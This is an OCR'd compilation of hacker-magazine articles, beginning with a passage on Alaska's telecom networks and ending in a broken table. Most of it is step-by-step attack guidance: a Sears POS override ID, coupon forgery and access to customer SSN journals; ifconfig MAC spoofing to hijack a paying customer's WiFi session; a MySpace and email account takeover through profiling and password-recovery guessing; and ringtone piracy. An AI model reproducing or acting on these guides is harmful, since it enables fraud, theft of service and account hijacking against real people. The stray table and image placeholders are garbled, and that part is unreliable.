
on satellite communications. There are only two facilities-based long distance carriers in Alaska: AT&T Alascom and GCI. Both carriers serve most locations in Alaska, although some remote areas (such as Adak) are served only by AT&T Alascom (meaning there are still a few places in the U.S. where you don't have a choice of long distance carriers). While they compete vigorously, the carriers also cooperate by leasing network facilities to one another when it makes business sense.

You can call practically anywhere in Alaska via satellite. Both GCI and AT&T Alascom have their own dedicated communications satellites and an extensive network of ground stations. GCI leases capacity on the Galaxy IX (127 degrees west longitude) and Galaxy XR (123 degrees west longitude) satellites for both telephone and cable TV services. These satellites are owned by Hughes Communications. Alascom uses the Aurora III satellite (146 degrees west longitude), which is solely used for providing telecommunications services to Alaska. Both carriers operate major, high-capacity regional earth stations (either 9 or 13 meter) which carry both local traffic and traffic fed from smaller (3.6 meter) earth stations in bush villages. If you've never called anyone via satellite, it's kind of fun. Calls are generally clear but there is about a 600ms delay. Make someone's day and call the Coast Guard LORAN station on Attu: (907) 393-9083 (that call bounces off a satellite to Shemya Air Force Base and via a microwave link the final 30 miles out to Attu).

In populated areas, fiber optic cables are the primary means of voice and data transport. There are two major fiber optic cable networks: Alaska United Fiber System and Northstar.

The Alaska United Fiber System is a SONET ring operated by GCI and constructed by Tyco. According to AUFS, "The network consists of three major sections: 1. AU-North connecting Fairbanks and communities along the southern pipeline corridor to the network; 2. AU-East connecting Anchorage, Juneau, and Seattle with landing sites at Whittier, Lena Point, and Lynnwood, Washington; 3. AU-West connecting Anchorage to Seattle with landing points in Seward and Warrenton, Oregon. The system utilizes optical amplification allowing flexible capacity expansion through the life of the system. The submarine portions were installed with state-of-the-art burial and laying technique by industry leaders. The cable is buried from the cable landing stations to a water depth of 4,900 feet where possible to avoid external aggressions."

The first segment of the AUFS network to be constructed was AU-West, which has operated since 1999. AU-East, which increased capacity fivefold, has operated since 2004. AU-North combines the AU-West and AU-East fibers in the same cable for the run from Valdez to Fairbanks. The current capacity is a combined 750Gbps between both halves of the ring, which is sufficient to meet current needs. Additionally, the cable is designed to be upgraded to higher speeds simply by swapping out the DWDM gear installed at the shoreside cable landing. No changes to the 58 submarine optical repeaters currently installed throughout the network will be necessary.



The Northstar Cable is operated by WCIC and has been in service since 1999. It replaced the Alaska spur of the former North Pacific Cable and runs on a non-redundant route. The route traverses from Seattle through Portland to Nedonna Beach, Oregon. From there, it proceeds north and branches to Juneau and Whittier. From Whittier, the cable again branches to Valdez and Anchorage, running north through Fairbanks to Eielson AFB. The WCI Cable NOC can be reached at (503) 466-8512.

Cable breaks happen occasionally on the fiber optic networks, are usually caused by commercial fishermen using trawlers, and cost an average of $1,000,000 to fix. Voice calls can still be carried via satellite if a fiber optic cable is out of service, but there is insufficient satellite capacity to handle urban volumes of data traffic. To mitigate this issue, AUFS has created redundant routes on their network. That's good enough for GCI, which uses AUFS exclusively. However, AT&T Alascom hedges their bets and purchases capacity on both the AUFS and Northstar cables.

In addition to cable and satellite, Alaskans using AT&T Alascom can talk via microwave relay. Microwave provides long distance service without satellite latency, which gives AT&T Alascom a competitive edge over GCI in a few communities where GCI provides only satellite service. The AT&T Alascom microwave network operates throughout Alaska, and largely duplicates existing fiber routes. However, there are still numerous towns (many of them along the Alaska Highway) that lack fiber connectivity. On the AT&T Alascom network, one could theoretically relay a call from Prudhoe Bay to Ketchikan via the Northwestel microwave network in the Yukon Territory. AT&T Alascom isn't the only user of microwave; the technology is also sometimes used by local exchange carriers for backhaul between bush communities (often Alaska Native villages) and the nearest satellite ground station.

Finally, in a select few lucky communities, there's fiber to the home. Alaskans love technology and governments are eager to adopt it. And so it is that thanks to a government grant, from your igloo on Adak you'll soon have less than one millisecond connectivity at GigE speeds to a 256Kbps, 600ms lagged, satellite link that is shared with the other 78 island residents. I'm still scratching my head over that one, but Senator Ted Stevens probably plans to order up a series of tubes to speed things up once I'm gone. And as long as the plane comes on Sunday, I'll be content to cash my paycheck and go back to my evenings of more interesting "service monitoring" than fishing, caribou, Boeing, and SBX Radar!

Hacking flickr

by undergr0und n1nja

Flickr, if you aren't familiar with it, is one of the most popular of the so-called "Web 2.0" generation of websites. It is ridiculously popular and its success was so great that not too long ago they attracted the eye of Yahoo! who bought them up. Flickr offers many controls over the photos you upload, from allowing viewers to download the full-resolution original to ordering prints. However these options can also be turned off by the owner of the photos. If you aren't familiar with Flickr, I suggest you go check it out and then come back to the rest of this article. If you are familiar with it, read on.

After you've spent some time on the site, chances are you've come across a really spiffy picture that you like but the owner hasn't enabled the "view all sizes" option. Darn. I guess I can't get a nice wallpaper-size version of that. Well, I'll just keep looking.

But wait! The original uploaded size is merely a short distance away, locked within the source of the photo view page!

So let's start with a photo page that doesn't have the "view all sizes" button enabled. I used this one: `http://www.flickr.com/photos/fla➥rgh/671062/`. This is a neat photo of His Steveness at the opening of the Apple Store

SoHo.

Now if we do a "view source" on that page and dig down through the depths of all the embedded javascript in there looking for the marker where the comments start, we find something like this:

```
<noscript}
<div>To take full advantage of Flickr, you should use a JavaScript- enabled browser
➥and<br><a href="http://www.macromedia.com/shockwave/
➥download/download.cgi?P1_Prod_Version=ShockwaveFlash">install the latest version of
➥ the Macromedia Flash Player</a>.<br><br>
</noscript>
<div id="button_bar"><img src="/images/add_to_faves_grey.gif"
➥id="photo_gne_button_add_to_faves" class="photo_gne_button" width="56" height="24"
➥alt="" border="0"><script type="text/
javascript">_decorate(_ge('photo_gne_button_add_to_faves'), 671062, 1,
➥'a_fave');</script><img src="/images/blog_this_grey.gif"
➥id="photo_gne_button_blog_this" class="photo_gne_button" width="47" height="24"
➥alt="" border="0"><script type="text/javascript">_decorate
➥(_ge('photo_gne_button_blog_this'), 671062);</script></div>
<div id="photo_notes" class="photo_notes"><div id="notes_text_div"></ div>
</div><div id="comm_div"></div><div id="rotate_div"></div><div
➥id="shadow_div"></div><div id="photoImgDiv671062" style="width:502px" class="pho
➥toImgDiv"><img src="http://static.flickr.com/ 1/671062_85c722f2c1.jpg?v=0" alt=""
➥width="500" height="375" onload="show_notes_initially();" class="reflect"><img
➥style="position:relative; top:-377px; margin-bottom:-377px; display:block;"
➥src="/images/spaceball.gif" alt="" width="500" height="375"></div>
<script type="text/javascript">_decorate(_ge('photo_notes'), _ge ('photoImg
➥Div671062'), 671062, 'http://static.flickr.com/ 1/671062_85c722f2c1_t.jpg',
➥'1.5');</script>
<form id="fave_form" method="post" style="visibility:hidden;"><input type="hidden"
➥name="magic_cookie" value="80dbc9229f53b06596a9f4e6d246b36d" /><input type="hidden"
➥ name="faveadd" value="0"><input type="hidden" name="faveremove"
➥value="0"></form><form id="blog_form" method="post" style="visibility:hidden;" ac
➥tion="/blog.gne"><input type="hidden" name="magic_cookie"
➥value="80dbc9229f53b06596a9f4e6d246b36d" /><input type="hidden" name="photo"
➥value="671062"><input type="hidden" name="blog" value="0"></form>
<!-- PHOTO CONTENT: DESCRIPTION, NOTES, COMMENTS -->
```

Look closely. See the `http://static.flickr.com/1/671062_85c722f2c1_t.jpg` near the end? Guess what. Copy and paste that link from the source into your address bar and you'll see a thumbnail of the photo.

Now before you start writing a perl script to scrape every full size photo on the site, let's stop for a moment to take a deeper look at that URL.

`http://static.flickr.com/1/671062_85c722f2c1_t.jpg`

671062 appears be some sort of site-unique picture ID. This is the same number in the original link to the photo. 85c722f2c1 seems to be some kind of randomly generated number that acts as a sort of key for the photo. I really have no idea what it does but I have a feeling it is there to make writing that script a little harder, since you'd have to scrape the source of all the pages, not just get the photo ID from the links.

So anyway, back to getting the original. We have a filename ending in "_t" that gets us a thumbnail. What if we drop off the "_t"? Well, we get the display size, same as it shows on the page. So there's magic in that last initial.

Now, what do you imagine you'd get if you slap a "_o" on the end of it? Yes, we have a winner. The original uploaded size.

Now keep in mind this won't help you if the person's upload client preprocessed it into a smaller size before uploading. It's quite likely that this method will break soon.

Remember that with great knowledge comes great responsibility. Be awesome to each other and party on dudes.

Fun with the Sears POS

by chr0nicxb0red0m
mediscript4540@hotmail.com

Initial disclaimer: any knowledge gained from this article is for informational purposes only. In other words, don't be stupid.

In late November 2005, all Sears stores (Sears Holding, as they are now called, being owned by Kmart) were required to upgrade the POS (Point Of Sale) systems from ten-year-old CompuAdd registers to the new IBM Aspen SurePOS 700 series. I happened to be working at a small Sears dealer store at the time and personally handled the changeover to the new system. The new registers feature LCD monitors with touch-screen capability for further down the road, a staggering amount of memory for a POS system (512Mb), and an Intel 2.2GHz processor. The systems are also equipped with a mag strip reader (of course) and a wand emulation barcode scanner, much like the old systems were.

The CompuAdd register had a small toggle switch on the front, just below the monitor for powering on (and off) the machine. The new system has upgraded to an ATX form factor power supply, and therefore shuts down automatically upon kill. For the most part, the new systems feature everything that you might find on your desktop PC at home. A headphone jack in the front, a built-in microphone on the monitor, a nonfunctioning mouse, and two front USB ports, just above the cash drawer. I cannot express how surprised/happy I was to see them. Due to the hardware stats I mentioned before, I'm willing to bet that they're USB 2.0. Like any happy hacker, I always carry around my Kingston DataTraveler, but was disappointed to discover that the case itself, for lack of space, prevents the insertion of the drive. But that's nothing an extension cable can't resolve. USB put to U-S-E.

The software running on the machine remained the same between the old and the new systems; a seemingly DOS based application inescapable at any time, except of course for CMOS. To get into CMOS, one must power down the system. Type in "99" then press accept to close the register. It will then ask you for an associate ID. The Sears manager override ID is 125 (which can be used at any prompt), but it's just as easy to flip down the panel above the cash drawer and hold the black button down for five to ten seconds. Push again to restart the machine. Watch the display for the message "OPTIONS AVAILABLE" screen to appear and push the letter "D" on the keyboard twice within five seconds. You should then see the "360Commerce POS Utility Menu." In this menu, you can select the boot source. The default is over the network. All registers in the front of the store are networked to the Dell server in the back, which stores customer information, store stock, prices, deliveries, etc. The back-of-the-house server is, of course, dialed into the Sears headquarters in Chicago at all times, to receive up-to-date price changes, stock placement diagrams, upcoming promotions, and who knows what else. Very interesting.

Just like any other computer, the IBM POS will do pretty much whatever you tell it to do. At Sears, coupon barcodes are amazingly simple to duplicate with any barcode generating software (I use Barcode Magic 3.1 myself), and are just as easily modified. Any barcode ending with "%2500", etc. is of course the percentage off. Ten, 25, and even 65 percent off "discount" signs are usually posted every few paces and are very easily swiped, especially at small stores. Also, every couple of months, stores hand out $10 (or so) gift cards to the first however many customers of the day. Although these cards are good for one day only, they can be used as many as fifteen at a time to purchase another gift card good for two years from the date of purchase.

POS End-of-Life

When the old POS systems went out of commission, a procedure was done in which all data on the registers was erased, making them useless to whoever plucked them out of the dumpster. This process was called "End-of-Life." Well, at my particular store, we had two registers that were supposed to be "killed." Being that I was doing the killing, I decided to only murder the one register and save the other. By sheer luck, Sears decided that it was the Dealer Store owner's responsibility to dispose of the old equipment. Of course, I took them both home. The register that had been "killed" booted up as apparently new, asking for a configuration of hardware and such.

This register I destroyed to make use of the mag strip reader and the barcode scanner. (I've since come to find out that the Symbol Technologies LT-1018 scanner, although it uses a COM interface, is only a wand emulator and is useless with a PC. No drivers or software are available for download from the Symbol site and even Google finds nothing.) The register that was still "alive" attempted to connect to the Sears network. That's as far as I've gone with it, actually. It now sits in the corner collecting dust. I do plan on selling it.

Although I never attempted to do so, I know that it is possible to crash... er... "End-of-Life" the new IBM POS systems, too. To do so, one would do as follows: restart machine as described above, pressing "D" twice at the "OPTIONS AVAILABLE" screen. At the "360Commerce POS Utility Menu," select option 4, "Program Download." At the "POS Program Download Menu," press the "Alt" and "N" keys together. From the Download Verification selection, press the "B" key to select "both." When prompted for the file download, type in "CUAEND.DNL" (sans the quotes, cap lock probably doesn't matter) and press accept. The register will reboot and this is your point of no return. "Are you certain you want to proceed with end of life?" will appear. If you press "1" to accept, you will see several screens showing you that files are being deleted and a message "This register has been processed for retirement - power off" will appear.

Insecurities with the OS

While alone in the store (I did mention that it is a small store), I have played with the keyboard, trying different key combinations. "Ctrl" + "Alt" + "s" brings you to the supervisor's menu, where you can change taxing information, store location, and even the Sears telephone numbers that appear on receipts. In this menu, you also have the ability to perform a hex CMOS dump and print "electronic journals," which print just as receipts do, and display associate IDs, customer information (Sears card numbers, telephone numbers, addresses, and occasionally SSNs). On more than one occasion, I have been told to just throw extra journals in the trash. For the safety of customers and of my ignorant boss, I always burned them. Journals may also be printed by pressing "Alt" + "J", without requiring an associate ID. When customers use a Visa, MasterCard, or Sears card, they are required to sign a special little box with a stylus. The signatures are saved as bitmaps and are uploaded to "headquarters" during "end day." The registers may be locked or unlocked with "Alt" + "F4" and an associate ID.

Shouts: Melissa, forever. & Michael Eistophe.

Never Pay for WiFi Again!

by Ray Dios Haque
rayhaque@gmail.com

So how is it that a coffee shop that charges you $5 for a cup of "bean juice" can have the gall to charge you another $2.95 an hour to check your email? How does a hotel that gets $200+ dollars per night justify another $10 per night for WiFi? Stealing WiFi may make you a criminal. But I think we all know who the real criminals are here. Show corporate greed a thing or two and never pay for WiFi again.

Here's what you need:

- A WiFi card and an OS that allows you to change the MAC address (typically Linux/UNIX).
- A hotel that charges upwards of $200 a night and still wants 10 bucks more for WiFi.
- A customer who is using the WiFi service now and has already paid for it (this can be difficult in hotels where guests aren't required to wear shirts).

The idea here is to assume the identity of a paying customer. This is tougher than it sounds. The access point will welcome you to the network by giving you an address through DHCP. Now you can talk to the access point - and nobody else. For that matter, even talking to the access point may be difficult. If you try to ping one of the other users of the network, the access point will

restrict you from gaining the MAC address of that other party. It seems they are able to stop you from getting the MAC address of anyone but the access point itself. If you were to fire up sniffing software (such as Ethereal) you could see this in action. It's just clever reprogramming of the ARP protocol. You are asking who certain parties are on the network and the access point is feeding you bullshit answers. The problem at hand here is that you need the MAC address of a potential victim and you will not get that from the WiFi access point.

Here is a quick lesson on ARP (Address Resolution Protocol) if you need it: Every network device in the world has a MAC address and it should be unique. This hexadecimal address is burnt into your hardware and cannot be "physically changed" without some fancy electronic equipment and a fair bit of electronic knowledge. We rely on the MAC address to identify hosts on a network. For that matter, you also likely are using TCP/IP, in which case you have an IP address. These only have to be unique to your network. We use the MAC address as a way of determining that you are a unique user to a network and we can also send packets across the network knowing only your MAC address. One key thing to point out here is that you cannot easily change your MAC address just as you can't easily change your Social Security Number. But you can "fake" it and send lies to a network. Now, on with the fun.

First, you must become the access point momentarily. In doing so, we will pick up details that the client thinks it's sending to the access point. And for that matter, this information *is* going to the access point. It will *also* be coming to you. At this point, you must connect to the access point with your wireless card and obtain an IP address.

To learn the address that the access point is using, go into a terminal and run 'netstat -rn'. You will now be looking at your routing table. In the second column, bottom line, you will find the address of the access point. In our case, it's 192.168.1.1. Also note the Ethernet interface name over there on the right, 'eth1'. This is how we will refer to our wireless card to configure it.

But not so fast. We also need the MAC address of the access point. You should have that because you have been "talking to" the access point and the MAC address has already been placed into your "ARP table." The ARP table is a dynamic list (sometimes static) that contains a one to one mapping of MAC addresses and IP addresses. Let's have a look at your ARP table using 'arp -a'. You should see something like this:

```
rayhaque:~ # arp -a
accesspoint (192.168.1.1) at
➥00:01:02:A3:B4:C5 [ether] on eth0
```

Now to become the access point and steal its identity, we will:

(a) Shut down the wireless card (make sure you do this to avoid "IP conflicts").

(b) Configure our MAC address to match the access point (if you get an error on this step, read toward the end of this article).

(c) Configure our IP address to match the access point.

(d) Restart the wireless card.

Here is what that all looks like in a terminal window.

```
ifconfig eth1 down
ifconfig eth1 hw ether 00:01:02:A3:B4:C5
ifconfig eth1 192.168.1.1
ifconfig eth1 up
```

Congratulations! You *are* the access point. If there are other paying customers on this network, you ought to be able to pick up a bit of traffic from them by watching the packets passing overhead. At this point, observation is important. Try running 'tcpdump -i eth1' (as root). Let a bit of traffic stroll by. You should be watching for "www" traffic, "vpn" connections, etc. Basically we are looking for an active paying customer. Once you have found one, you can click 'Ctrl+c' to stop tcpdump and move on.

Now we have an idea of who we want to be. Joe Schmoe the paying WiFi customer. He has paid that $2.95 to $10 so you don't have to. Remember that when you are depleting the bandwidth to download your favorite music

```
rayhaque:~ # netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.1.0     0.0.0.0         255.255.255.0   U       0   0       0    eth1
169.254.0.0     0.0.0.0         255.255.0.0     U       0   0       0    eth1
127.0.0.0       0.0.0.0         255.0.0.0       U       0   0       0    lo
0.0.0.0         *192.168.1.1*   0.0.0.0         UG      0   0       0    eth1
```

and pornography (be nice). To become this person, we will use the same trick we did earlier to become the access point.

We should be able to find the MAC address of this person in our arp table since we have had communication with them. You can find that by doing an 'arp -a' again. If you don't have their MAC address just yet, try pinging them and do the 'arp -a' once more.

```
rayhaque:~ # arp -a
accesspoint (192.168.1.1) at
➥00:01:02:A3:B4:C5 [ether] on eth1
cust1 (192.168.1.105) at
➥00:01:02:A3:B4:D5 [ether] on eth1
cust5 (192.168.1.110) at
➥00:01:02:A3:B4:E5 [ether] on eth1
```

Let's say that "cust1" or "192.168.1.105" is our pick, based on our tcpdump survey from earlier. Here is how we will become "cust1."

```
rayhaque:~ # ifconfig eth1 downrayhaque:~
➥# ifconfig eth1 hw ether
00:01:02:A3:B4:D5rayhaque:~ # ifconfig
➥eth1 192.168.1.105rayhaque:~ #
ifconfig eth1 up
```

Now what? Surf the web. You have "become the customer." You may have some issues, so read on if things don't work as planned.

It's not working, I have "no Internet access." Do you have a default route (gateway) configured? You should have received one from the access point when it assigned you an address. But since we started configuring things by hand, we might have screwed that up. To check for the existence of a gateway, do a 'netstat -rn' and watch that second column, last line. If you need to add a default gateway, do either 'route add default 192.168.1.1' or 'route add default gw 192.168.1.1' (one of those might give you an error).


I still don't have Internet access! Do you have name servers configured? Do a 'cat /etc/resolv.conf' and check it out. If you have nothing there, type 'echo "nameserver 192.168.1.1" > /etc/resolv.conf' and try again.

I can't change my MAC address! I'm getting errors! Et tu, Brute? I was initially trying to do all this using my iBook running OS X. It seems that Apple removed the ability to change the MAC address of Airport cards sometime back in OS X Jaguar. I figured this was a limitation of the hardware. But I was able to get it working. How? I went out and got Ubuntu Linux (from www.ubuntu.com). They have a Mac PowerPC version. And if you don't want to install it to your Mac, you can boot up their PowerPC Live distribution. Problem solved. If you can't change your MAC address, you might have been screwed over by your OS. Of course, your syntax could be off as well. Perhaps try 'ifconfig eth1 hwaddr 00:01:02:A3:B4:D5'. Still doesn't work? Try 'ifconfig eth1 lladdr 00:01:02:A3:B4:D5'. Still doesn't work? For God's sake, read the man page then ('man ifconfig').

What are the repercussions? There are a few. For one, your paying friend is probably still trying to use the WiFi access that they paid for (they were just a moment ago which is how you found them). You are using it too... assuming their identity. So imagine what the access point must be thinking. To the access point, one person is requesting all of the traffic that is actually coming from two different people. It happily answers each request. Once the traffic comes back the other way, the access point sends the traffic to that 'single person' which is actually the *two* of you. So that is to say, if I bring up Yahoo.com, the web page comes back to both of you. Your victim's workstation is probably confused by this, as he didn't request that site. If your victim is especially savvy, *you* may become *his* victim as he can see all of this traffic that only you should be seeing. If you would like to avoid all this nonsense, just wait an hour or more until this person is done and then use his identity. I consider this "recycling bandwidth." We recycle cardboard, aluminum, automobiles, etc. Why not WiFi connections?

Realize that we are only able to accomplish this because of the lack of physical connections. If we were all plugged into a switching device, it would scream bloody murder as it would see two physical connections with a single MAC address being used. For that matter, an intelligent Intrusion Detection System (IDS) would likely also catch onto the crap we are pulling here. But since you are hiding in the corner of this public establishment, drinking your coffee, reading your copy of *2600,* and otherwise seeming completely inconspicuous... you should be safe from authority figures.

I'd like to give shouts to r0t4ry_g1rl (you're hawt), morbie, herf, the Phrightener, and the rest of the defunct UPS crew (I'm including you Lucky225). I miss you nerds - why'd you all grow up?



Hacking MySpace using common sense

by Dexterous1

Hacking MySpace using common sense is an article I decided to write after I found out that a lot of my friends and family members are on MySpace.com to my dismay. I thought I would write this article to help convince people that although MySpace.com may be fun for some, if you're not careful with what you display, you will wind up shooting yourself in the foot.

I don't want to sound paranoid, but one reason that you ought to be cautious is that just like in the old days of the Internet in chatrooms on AOL, etc., there can be some weirdos out there, and if there is too much information on you available, they can work up a profile on you and try to coerce enough information on you to try to make a physical visit. This could be a pedophile or a disgruntled employee or even an ex who hasn't made peace with their past.

To me MySpace.com is a lot like AOL in the old days with the "hometown" websites, except without chat admins (rngrs). I just want people to be cautious and not go into something blindly, especially on the Internet. If the local media is already carrying segments on it, than many uninformed/ignorant people are already misusing the technology.

Anyway, to the hack. There are multiple ways to hack MySpace.com, namely using creative cross site scripting, convincing people to click on things that they shouldn't, and (my favorite) using common sense. I will cover the common sense part (which is usually the hardest, but will yield the most information).

First you should choose a mark. A mark will be the account that you wish to take over. We will use John Doe's account as a mark. Second, we will need to set ourselves up with a fake MySpace account. Create a fake email address that you have access to and create a fake profile for this account. Be creative, like, Harry Stun, lives in Boston, MA, born on (make him in the same age range as your mark) March 22, 1976. Hint: If a male is your mark, create a female alias, and vice versa for females. This will usually work better on males and may be of use later.

Now that you have created the fake MySpace account, you will be able to browse and search most of the accounts on MySpace that are not locked for viewing. If your mark is not locked for viewing, than you are that much closer to the goal. If they are, make damn sure that your fake MySpace account is everything your mark would be looking for in a friend, hence using the opposite sex for bait.

As a side note: If you just want to completely eliminate a person's MySpace account, a little social engineering is involved. I will not go into this since it is covered here: http://www.howto➥primers.com/myspacesafetytips/safetyTip50.sh➥tml under Email Request for Account Deletion. Just pose as an irate parent irritated by your child who has been making a fool of themselves on the Internet.

Assuming, like most, that the mark's account is not locked, then you will need to make note of *everything* that you see. Your goal at this point is to establish a profile as close as you can from their MySpace account that answers the following points:

1) Check all the messages that people leave for the person to figure out when their birthday is.

2) At the top you will see their age and where they currently reside. If you see someone who left them a birthday message, you can use basic math to find what when they were born (i.e., if "Mark" is 25 years old and "sweetnjuicy" wished him a happy birthday on June 2, then you know that he was most likely born (assuming it's 2006) in 1981, more specifically 06/02/1981).

3) At the top, remember that I mentioned where they currently reside? Well, Mark resides in Ithaca, NY. Now what we need to do is find out what zip codes are covered in Ithaca. You can use any site you want, but for this exercise I will use http://www.zipinfo.com/search/zipcode.htm. I see that there are five zip codes to choose from: 14850-14853 and 14882.

4) Now we need their email address. What I do is a search on Google searching all of MySpace for the person is question. You can do [site:myspace.com +"Mark"] or [john doe mark] or

["mark" "myspace"], etc. In this example he set up a MySpace Event for a podcast three months ago with his personal email of mark@foo➥bar.com. Optionally, you can see if the person has ever posted in any forums using their real name with email address.

5) So the profile we have on Mark is:

a. Born 06/02/1981

b. Lives in Ithaca, NY, with Zips 14850-14853, 14882

c. Email address that was probably used to sign up with myspace is mark@foobar.com

6) The next is probably the hardest step. Get the old pen and pad and examine in detail everything that you see in the MySpace account for John Doe. What he does, where he goes, what his favorite color is, what his dog's name is, what his favorite sports teams are, what his favorite movie(s) are, what song he has playing on the web page, what his background for his web page is, where he grew up, where he spent most of his time, who his girlfriend/boyfriend is, what his MySpace friends say about him. Check everything you can: pics, videos, blogs, everything. Needless to say, this is not an exhaustive list of what to look for, but the goal is to establish such a complete profile about this person that you could've known him for years.

7) Now comes the very special part. The regular rules apply: Don't do this, I'm not held responsible for your stupidity, yada-yada. From what I've seen, most people have one of these email accounts: Aol, Yahoo, Hotmail, Gmail. You'll want to know what the limitations are for these accounts before they lock you out from guessing. This really isn't the place for that and if I have time I'll write an article covering the usually unwritten security parameters that these mail services use when trying to "recover" a lost username/password. For right now we'll use "foobar.com" as our ISP in this example. By the way, you want to do this during a time where you're confident that the mark is not checking their email. It is usually good to do this during the time that your mark is sleeping. With that out of the way, let's start the brute forcing.

8) Log into foobar.com and there should be a place to sign into your email. We'll want to find the link about "I forgot my password." After this, sometimes you'll be asked to provide account information and answer your secret question. This is going to be our best bet to get this done. Go ahead and choose that selection.

9) This is where you'll make it or break it. If you have done your homework thoroughly, you'll be able to answer the personal question correctly.

a. They'll usually ask for:

i. Your name.

ii. Your zip.

iii. Your email address.

b. The first perimeter of security will usually let you try over and over again to guess the correct answers (so you can use your zip codes through process of elimination) without locking you out. After that first perimeter of security, you'll be asked the "Secret Question" that you've studied so hard for. In the second perimeter you will only have a certain amount of chances to get it right before the account is locked.

10) Log into MySpace and find the spot where it says that you forgot your password. Fill in the appropriate fields with the mark's email address and have the password sent to the mark's email account.

11) You now own their email and MySpace account and can do as you will.

Flip Side of Things

If you are a victim of MySpace/email hijacking, please change all of your passwords and restrict viewing of your profile on MySpace. At the least, don't reveal so much about yourself to *strangers* on the Internet.

Another word of warning. Logically speaking, if your MySpace/email account was hijacked, it was probably by someone you know. It may be best to contact the administrators of the respective place and explain to them your situation. If you still don't get anywhere with that and the person is still bothering you, it would be wise to begin to get the authorities involved.

Shoutz: la2600.

Ringtone Download Folliez

by GurtDotCom

In today's age, most people treat their cellular phone like the clothes they wear. They change almost every customizable feature of the device, from face plates to wallpapers. The most important feature is the ringtone. Let's say that Mr. ReclusiveShyGuy is walking around Barnes & Noble looking to pickup the latest edition of *2600* when all of a sudden you hear "Nasty Girl" by Notorious BIG ringing out from his pocket. This can say a lot about his character. A lot more than he ever will. My point is that cell phone ringtones are an extension of you. They say a lot about you. Imagine a 300 pound biker dude walking down the street and his phone starts playing "I Feel Pretty." It tells you something.

With such a huge variety of ringtone options ranging in types (polyphonic, MP3, etc.) and genres (country, rap, etc.) there is a *huge* market on the Internet for purchasing these ringtones. Most services out there allow you to directly shop for and download your favorite song onto your phone without ever touching a computer. Other companies allow you to shop online and pay for your tones and they will send the ringtone to your phone automatically.


There is a flaw that is easy to exploit. You can download your favorite ringtones that run anywhere from 60 cents to five dollars for free. I will describe one way of doing this below. Please know that this is not right or legal.

There are many different ways of going about this. First off, I use a PC to Phone USB cable that I purchased on eBay to transfer my highly discounted ringtone to my phone. You have other options. Most service providers allow you to send multimedia messages from an email account to your phone (i.e., send an email to 213555➥4565@mms.mycingular.com with the ringtone as an attachment (2135554565 being your cell number)). Use the method you like.

First things first. Go to a ringtone site and look for your favorite song. Here are a few sites that this works on:


http://64.202.114.141/2tonez/en/uk/poly➥ringtones/indie/2
http://www.monstertones.com/
http://www.polyphonic-ringtones-logos.➥co.uk/
http://www.mobileringtonez.com/

Every site is different so the methods you must use will vary. Just keep the same idea and you can get it done. For my example I used http://www.polyphonic-ringtones-logos.co.uk/. First I searched and found my ringtone "The Muppets - Manamana" on the site.




1	(1)		24 CTU telefoon	1	(1)		Theme Sex and the city
2	(2)		Theme Sex and the city	2	(2)		24 CTU telefoon
3	(3)		Theme Superman	3	(4)		Theme Godfather
